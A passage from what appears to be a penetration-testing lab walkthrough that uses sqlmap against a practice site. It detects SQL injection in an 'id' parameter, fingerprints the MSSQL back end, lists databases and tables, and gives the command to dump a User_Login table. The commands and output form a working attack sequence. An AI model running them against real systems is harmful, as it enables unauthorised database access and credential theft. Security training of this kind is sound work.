[06:32:10] [INFO] checking if the target is protected by some kind of WAF/IPS
[06:32:10] [WARNING] reflective value(s) found and filtering out
[06:32:10] [INFO] testing if the target URL content is stable
[06:32:10] [INFO] target URL content is stable
[06:32:10] [INFO] testing if GET parameter 'id' is dynamic
[06:32:10] [INFO] GET parameter 'id' appears to be dynamic
[06:32:11] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
[06:32:11] [INFO] testing for SQL injection on GET parameter 'id'
[06:32:11] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[06:32:12] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause'
injectable (with --string="38")
[06:32:12] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'Microsoft SQL Serv
er'
it looks like the back-end DBMS is 'Microsoft SQL Server'. Do you want to skip test payloads specific
for other DBMSes? [Y/n] Y
```

17. sqlmap retrieves the databases present in the MSSQL server. It also displays information about the web server OS, web application technology, and the backend DBMS, as shown in the screenshot.



```
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" --dbs - Parrot Terminal
File Edit View Search Terminal Help
AR(81)+CHAR(112)+CHAR(98)+CHAR(116)+CHAR(111)+CHAR(72)+CHAR(119)+CHAR(120)+CHAR(89)+CHAR(86)+CHAR(113
)+CHAR(120)+CHAR(113)+CHAR(89)+CHAR(106)+CHAR(119)+CHAR(69)+CHAR(73)+CHAR(113)+CHAR(118)+CHAR(118)+CH
AR(98)+CHAR(113),NULL,NULL,NULL,NULL,NULL,NULL,NULL-- JiEi
---
[06:33:12] [INFO] testing Microsoft SQL Server
[06:33:12] [INFO] confirming Microsoft SQL Server
[06:33:13] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2019 or 2016 or 10
web application technology: ASP.NET 4.0.30319, ASP.NET, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[06:33:13] [INFO] fetching database names
available databases [9]:
[*] DWConfiguration
[*] DWDiagnostics
[*] DWQueue
[*] GoodShopping
[*] master
[*] model
[*] moviescope
[*] msdb
[*] tempdb

[06:33:13] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.movie
scope.com'
[06:33:13] [WARNING] your sqlmap version is outdated


[*] ending @ 06:33:13 /2022-04-20/
```


18. Now, you need to choose a database and use sqlmap to retrieve the tables in the database. In this lab, we are going to determine the tables associated with the database **moviescope**.

19. Type `sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 8]" -D moviescope --tables` and press **Enter**.

Note: In this query, `-D` specifies the DBMS database to enumerate and `--tables` enumerates DBMS database tables.


20. The above query causes sqlmap to scan the **moviescope** database for tables located in the database.



```

clear - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[/home/attacker]
#sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-t
abs-1=0" -D moviescope --tables
  
```


21. sqlmap retrieves the table contents of the moviescope database and displays them, as shown in screenshot.



```

sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-t
abs-1=0" -D moviescope --tables
File Edit View Search Terminal Help
[06:34:28] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2016 or 10 or 2019
web application technology: ASP.NET 4.0.30319, ASP.NET, Microsoft IIS 10.0
back-end DBMS: Microsoft SQL Server 2017
[06:34:28] [INFO] fetching tables for database: moviescope
Database: moviescope
[11 tables]
+-----+
| Comments |
| CustomerLogin |
| Movie_Details |
| Offices |
| OrderDetails |
| OrderDetails1 |
| Orders |
| Orders1 |
| User_Login |
| User_Profile |
| tblContact |
+-----+
[06:34:29] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.movie
scope.com'
[06:34:29] [WARNING] your sqlmap version is outdated
[*] ending @ 06:34:29 /2022-04-20/
[root@parrot]-[/home/attacker]
#
  
```


22. Now, you need to retrieve the table content of the column **User_Login**.
23. Type `sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step 8]" -D moviescope -T User_Login --dump` and press **Enter** to dump all the **User_Login** table content.

